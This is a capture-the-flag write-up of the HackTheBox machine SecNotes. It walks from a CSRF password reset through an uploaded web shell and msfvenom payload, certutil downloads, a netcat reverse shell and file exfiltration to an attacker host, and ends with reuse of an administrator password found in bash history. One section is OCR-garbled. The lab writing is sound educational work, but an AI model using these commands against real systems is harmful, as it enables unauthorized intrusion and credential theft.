0x1 Scan

```
PORT
         STATE SERVICE
                            REASON VERSION
445/tcp open microsoft-ds syn-ack Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
8808/tcp open http
                            syn-ack Microsoft IIS httpd 10.0
|_http-title: IIS Windows
http-methods:
    Supported Methods: OPTIONS TRACE GET HEAD POST
   Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
 smb2-security-mode:
     Message signing enabled but not required
 smb2-time:
   date: 2023-01-07T08:23:54
  start_date: N/A
 p2p-conficker:
   Checking for Conficker.C or higher...
   Check 1 (port 25086/tcp): CLEAN (Timeout)
   Check 2 (port 59689/tcp): CLEAN (Timeout)
    Check 3 (port 53444/udp): CLEAN (Timeout)
   Check 4 (port 23658/udp): CLEAN (Timeout)
   0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
   account_used: <blank>
   authentication_level: user
   challenge_response: supported
   message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 2h40m18s, deviation: 4h37m08s, median: 17s
| smb-os-discovery:
   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
    OS CPE: cpe:/o:microsoft:windows_10::-
   Computer name: SECNOTES
   NetBIOS computer name: SECNOTES\x00
   Workgroup: HTB\x00
    System time: 2023-01-07T00:23:53-08:00
```

0x2 HTTP (80)

Found a login page.

http://10.10.10.97/login.php

Login
Please fill in your credentials to login.
Username
Password

It's a PHP website.

I created an account with ghost:password.

Don't have an account? Sign up now.

Due to GDPR, all users must delete any notes that contain Personally Identifable Information (PII)
Please contact tyler@secnotes.htb using the contact link below with any questions.

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New Note

Change Password

Sign Out

Contact Us

Found a potential user tyler.

I try SQL Injection attempts but seems like it is not vulnerable.


Change Password

It seems like there's no CSRF token.

```
Pretty Raw Hex

1 POST /change_pass.php HTTP/1.1
2 Host: 10.10.10.97
3 Content-Length: 58
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.10.97
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://10.10.10.97/change_pass.php
11 Accept-Language: en-GB,en-U5;q=0.9,en;q=0.8
13 Cookie: PHPSESSID=hfi1723eigu79cjsjdtb70kaoc
14 Connection: close
15 password=password&confirm_password=password&submit=submit
```

I try changing to *GET* and it also changes the password.



Contact Us (reset user tyler)

Contact Us

Please enter your message

To: tyler@secnotes.htb

Message:

http://10.10.14.6

Send

Cancel

It go to my server.

```
ghost@localhost [17:19:51] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/secnotes] [master *]

→ % python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

10.10.10.97 - - [07/Jan/2023 17:21:07] "GET / HTTP/1.1" 200 -
```

So using the *Password update* route above, I can reset tyler password.

Contact Us

Please enter your message

To: tyler@secnotes.htb

Message:

http://10.10.10.97/change_pass.php?password=password&confirm_password=password&submit=submit
http://10.10.14.6/pwn3d



Cancel

It is executed.

```
ghost@localhost [18:03:57] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/secnotes] [master *]


→ % python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

10.10.10.97 - - [07/Jan/2023 18:04:52] code 404, message File not found

10.10.10.97 - - [07/Jan/2023 18:04:52] "GET /pwn3d HTTP/1.1" 404 -
```

Viewing Secure Notes for tyler



• tyler:92g!mA8BGj0irkL%0G*&

0x3 SMB (445)

Using tyler:92g!mA8BGjOirkL%0G*& credential I try SMB.

```
ghost@localhost [18:13:00] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/secnotes] [master *]
→ % smbmap -H 10.10.10.97 -u tyler -p '92g!mA8BGj0irkL%0G*&'
[+] IP: 10.10.10.97:445 Name: 10.10.10.97
        Disk
                                                                 Permissions
                                                                                 Comment
        ADMIN$
                                                                NO ACCESS
                                                                                 Remote Admin
        C$
                                                                NO ACCESS
                                                                                 Default share
        IPC$
                                                                READ ONLY
                                                                                 Remote IPC
                                                                READ, WRITE
        new-site
ghost@localhost [18:13:54] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/secnotes] [master *]
 → % 🛚
```

I can connect via smbclient.

```
ghost@localhost [18:19:28] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/secnotes] [master *]
→ % smbclient \\\\10.10.10.97\\new-site -U tyler
Password for [WORKGROUP\tyler]:
Try "help" to get a list of possible commands.
smb: \> ls
                                              0 Sat Jan 7 18:18:43 2023
                                     D
                                              0 Sat Jan 7 18:18:43 2023
 iisstart.htm
                                     Α
                                             696 Thu Jun 21 23:26:03 2018
 iisstart.pnq
                                      Α
                                          98757 Thu Jun 21 23:26:03 2018
               7736063 blocks of size 4096. 3334482 blocks available
smb: \> 📗
```

Looks like it is pointed to IIS server (port 8808).

I will be uploading web shell together with msfvenom payload.

•

```
ghost@localhost [18:22:43] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/secnotes] [master *]

→ % msfvenom -p windows/shell_reverse_tcp -f exe LHOST=tun0 LPORT=80 > ghost.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

```
smb: \> put shell.php
putting file shell.php as \shell.php (0.2 kb/s) (average 16.1 kb/s)
smb: \> put ghost.exe
putting file ghost.exe as \ghost.exe (38.0 kb/s) (average 19.8 kb/s)
smb: \>
```

```
smb: \> ls
                                                   Sat Jan 7 18:30:12 2023
                                       D
                                                0
                                       D
                                                0
                                                   Sat Jan 7 18:30:12 2023
  • •
                                                   Sat Jan 7 18:29:31 2023
  ahost.exe
                                       Α
                                            73802
  iisstart.htm
                                       Α
                                              696
                                                   Thu Jun 21 23:26:03 2018
 iisstart.png
                                       Α
                                            98757
                                                   Thu Jun 21 23:26:03 2018
  shell.php
                                       Α
                                              300
                                                   Sat Jan 7 18:29:26 2023
```

Now I can access the web shell at the URL below.

http://10.10.10.97:8808/shell.php

Then I execute as below.

http://10.10.10.97:8808/shell.php?cmd=qhost.exe

```
ghost@localhost [18:30:26] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/secnotes] [master *]
→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.97] 51134
Microsoft Windows [Version 10.0.17134.228]
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C:\inetpub\new-site>whoami
whoami
secnotes\tyler

C:\inetpub\new-site>
```

0x4 Foothold user.txt flag

```
C:\Users\tyler\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1E7B-9B76
Directory of C:\Users\tyler\Desktop
08/19/2018 02:51 PM
                        <DIR>
08/19/2018 02:51 PM
                        <DIR>
06/22/2018 02:09 AM
                                1,293 bash.lnk
08/02/2021 02:32 AM
                                1,210 Command Prompt.lnk
04/11/2018 03:34 PM
                                  407 File Explorer.lnk
06/21/2018 04:50 PM
                                1,417 Microsoft Edge.lnk
06/21/2018 08:17 AM
                                1,110 Notepad++.lnk
01/07/2023 02:00 AM
                                   34 user.txt
08/19/2018 09:59 AM
                                2,494 Windows PowerShell.lnk
              7 File(s)
                                 7,965 bytes
               2 Dir(s) 13,665,300,480 bytes free
C:\Users\tyler\Desktop>type user.txt
type user.txt
d702063115e52733ded5eff995cce29c
C:\Users\tyler\Desktop>ipconfig /all
ipconfig /all
Windows IP Configuration
  Host Name . . . . . . . . . . : SECNOTES
   Primary Dns Suffix . . . . . . :
  Node Type . . . . . . . . . . . . . . . . . Hybrid
  IP Routing Enabled. . . . . . . . No
  WINS Proxy Enabled. . . . . . . . No
   DNS Suffix Search List. . . . . : htb
```

```
Ethernet adapter Ethernet0 2:
  Connection-specific DNS Suffix . : htb
  Description . . . . . . . . . . . . wmxnet3 Ethernet Adapter
  DHCP Enabled. . . . . . . . . . . . . No
  Autoconfiguration Enabled . . . . : Yes
  IPv6 Address. . . . . . . . . : dead:beef::d8(Preferred)
  Lease Obtained. . . . . . . . : Saturday, January 7, 2023 1:59:40 AM
  Lease Expires . . . . . . . . : Saturday, January 7, 2023 3:29:40 AM
  IPv6 Address. . . . . . . . . : dead:beef::44e4:dc86:8f1e:f1e6(Preferred)
  Temporary IPv6 Address. . . . . : dead:beef::d04a:b7f2:a11f:14e1(Preferred)
  Link-local IPv6 Address . . . . . : fe80::44e4:dc86:8f1e:f1e6%11(Preferred)
  IPv4 Address. . . . . . . . . . . . . . . 10.10.10.97(Preferred)
  Default Gateway . . . . . . . : fe80::250:56ff:feb9:35eb%11
                                 10.10.10.2
  DHCPv6 Client DUID. . . . . . . : 00-01-00-01-2B-4A-FA-E2-00-50-56-B9-1A-88
  DNS Servers . . . . . . . . . . . . . . . 1.1.1.1
                                 1.0.0.1
  NetBIOS over Tcpip. . . . . . : Enabled
  Connection-specific DNS Suffix Search List :
                                 htb
```

basic enumeration

```
C:\inetpub\new-site>whoami
whoami
secnotes\tyler
C:\inetpub\new-site>whoami /priv
whoami /priv
PRIVILEGES INFORMATION
Privilege Name Description
                                                                    State
SeShutdownPrivilege Shut down the system Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
                                                                   Enabled
SeTimeZonePrivilege
                              Change the time zone
                                                                    Enabled
C:\inetpub\new-site>systeminfo
systeminfo
ERROR: Access denied
C:\inetpub\new-site>^[[24~
```

winpeas

```
C:\Users\tyler\Desktop>curl
curl
'curl' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\tyler\Desktop>certutil.exe -urlcache -f http://10.10.14.6/winpeas.exe winpeas.exe
certutil.exe -urlcache -f http://10.10.14.6/winpeas.exe winpeas.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Users\tyler\Desktop>.\winpeas.exe > tyler.peas.out
.\winpeas.exe > tyler.peas.out
```

Then I copy the output to my machine to inspect.

It does not allow *anonymous* smb shares.

```
C:\Users\tyler\Desktop>copy tyler.peas.out \\10.10.14.6\kali\
copy tyler.peas.out \\10.10.14.6\kali\
You can't access this shared folder because your organization's security policies block unauthenticated gu
est access. These policies help protect your PC from unsafe or malicious devices on the network.

0 file(s) copied.
```

So I create server again with credential.

```
ghost@localhost [18:40:23] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/secnotes] [master *]
→ % smbserver.py -smb2support kali _ -username kali -password kali

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Then copy from Windows.

```
C:\Users\tyler\Desktop>net use Z: \\10.10.14.6\kali /u:kali kali
The command completed successfully.

C:\Users\tyler\Desktop>copy tyler.peas.out Z:/
copy tyler.peas.out Z:/
The syntax of the command is incorrect.

C:\Users\tyler\Desktop>copy tyler.peas.out Z:\
copy tyler.peas.out Z:\
1 file(s) copied.

C:\Users\tyler\Desktop>net use z: /delete
net use z: /delete
z: was deleted successfully.
```

bash.lnk

```
C:\Users\tyter\Desktop-dir

dir

Volume in drive C has no label.

Volume Serial Number is 1E78-9876

Directory of C:\Users\tyter\Desktop

Birectory of C:\Users\tyter\Desktop-tyter

Birectory of C:\Users\tyter\Desktop-tyter\Desktop-tyter

Birectory of C:\Users\tyter\Desktop-tyter\Desktop-tyter

Birectory of C:\Users\tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-tyter\Desktop-t
```

```
C:\Distros>where /R c:\ bash.exe
where /R c:\ bash.exe
c:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
```

bash.exe seems interesting.

```
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1E7B-9B76
Directory of C:\
06/21/2018 02:07 PM
                        <DIR>
                                       Distros
06/21/2018 05:47 PM
                        <DIR>
                                       inetpub
06/22/2018 01:09 PM
                        <DIR>
                                       Microsoft
04/11/2018 03:38 PM
                        <DIR>
                                       PerfLogs
06/21/2018 07:15 AM
                        <DIR>
                                       php7
01/26/2021 02:39 AM
                        <DIR>
                                       Program Files
01/26/2021 02:38 AM
                        <DIR>
                                       Program Files (x86)
06/21/2018 02:07 PM
                           201,749,452 Ubuntu.zip
06/21/2018 02:00 PM
                        <DIR>
                                       Users
01/26/2021 02:38 AM
                        <DIR>
                                       Windows
                            201,749,452 bytes
               1 File(s)
               9 Dir(s) 13,652,291,584 bytes free
C:\>cd Distros
cd Distros
C:\Distros>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1E7B-9B76
Directory of C:\Distros
06/21/2018 02:07 PM
                        <DIR>
06/21/2018 02:07 PM
                        <DIR>
06/21/2018 04:59 PM
                        <DIR>
                                       Ubuntu
               0 File(s)
                                      0 bytes
               3 Dir(s) 13,652,291,584 bytes free
```

But I cannot run it. It needs an interactive shell.

```
C:\Distros>c:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
c:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
C:\Distros>c:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
c:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
```

Interactive shell (bash.exe)

I am gonna use *netcat* to get an interactive shell.

```
C:\Users\tyler\Desktop>certutil -urlcache -f http://10.10.14.6/nc.exe nc.exe
certutil -urlcache -f http://10.10.14.6/nc.exe nc.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Users\tyler\Desktop>nc.exe -e cmd.exe 10.10.14.6 80
nc.exe -e cmd.exe 10.10.14.6 80
```

I get back reverse shell.

```
ghost@localhost [18:55:14] [~/Documents/arsenal/nc]

→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.97] 52015
Microsoft Windows [Version 10.0.17134.228]
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C:\Users\tyler\Desktop>
```

Now I can execute bash.exe

```
C:\Users\tyler\Desktop>c:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
c:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
mesg: ttyname failed: Inappropriate ioctl for device
id
uid=0(root) gid=0(root) groups=0(root)

which python
/usr/bin/python

python -c 'import pty; pty.spawn("/bin/bash")'
root@SECNOTES:~#
```

There's folder called *filesystem*, but there's nothing.

```
root@SECNOTES:/# cd /root
cd /root
root@SECNOTES:~# ls
ls
filesystem
root@SECNOTES:~# cd filesystem
cd filesystem
root@SECNOTES:~/filesystem# ls
ls
root@SECNOTES:~/filesystem# [
```

```
root@SECNOTES:~/filesystem# cat ~/.bash_history
cat ~/.bash_history
cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4Zwgw0M#^0Bf#Nwnh' \\\\127.0.0.1\\c$
> .bash_history
less .bash_history
exitroot@SECNOTES:~/filesystem#
```

Connect as administrator

```
ghost@localhost [19:04:04] [~/Documents/arsenal/nc]

→ % winexe -U '.\administrator%u6!4ZwgwOM#^OBf#Nwnh' //10.10.10.97 cmd.exe
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
secnotes\administrator

C:\WINDOWS\system32>
```

root.txt flag

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1E7B-9B76

Directory of C:\Users\Administrator\Desktop

01/26/2021 02:39 AM <DIR>
.
```

```
01/26/2021 02:39 AM
                     <DIR>
06/22/2018 03:45 PM
                             1,417 Microsoft Edge.lnk
01/07/2023 03:04 AM
                               34 root.txt
                              1,451 bytes
             2 File(s)
             2 Dir(s) 13,578,760,192 bytes free
C:\Users\Administrator\Desktop>type root.txt
type root.txt
dbdafe0313c01601bb4425c91d88b10f
C:\Users\Administrator\Desktop>ipconfig /all
ipconfig /all
Windows IP Configuration
  Host Name . . . . . . . . . . : SECNOTES
  Primary Dns Suffix . . . . . . :
  Node Type . . . . . . . . . . . . . Hybrid
  IP Routing Enabled. . . . . . : No
  WINS Proxy Enabled. . . . . . . . No
  DNS Suffix Search List. . . . . : htb
Ethernet adapter Ethernet0 2:
  Connection-specific DNS Suffix . : htb
  Description . . . . . . . . . . : vmxnet3 Ethernet Adapter
  DHCP Enabled. . . . . . . . . . . . . No
  Autoconfiguration Enabled . . . . : Yes
  IPv6 Address. . . . . . . . . : dead:beef::cb(Preferred)
  Lease Obtained. . . . . . . . : Saturday, January 7, 2023 3:03:39 AM
  Lease Expires . . . . . . . . : Saturday, January 7, 2023 4:03:39 AM
  IPv6 Address. . . . . . . . . : dead:beef::5d7a:70af:81f7:3560(Preferred)
  Temporary IPv6 Address. . . . . : dead:beef::71c5:d425:1317:45d7(Preferred)
  Link-local IPv6 Address . . . . : fe80::5d7a:70af:81f7:3560%11(Preferred)
  IPv4 Address. . . . . . . . . . : 10.10.10.97(Preferred)
  Default Gateway . . . . . . . : fe80::250:56ff:feb9:35eb%11
                                  10.10.10.2
  DHCPv6 Client DUID. . . . . . . : 00-01-00-01-2B-4B-09-E1-00-50-56-B9-0F-87
  DNS Servers . . . . . . . . . . : 1.1.1.1
  NetBIOS over Tcpip. . . . . . : Enabled
  Connection-specific DNS Suffix Search List :
```

htb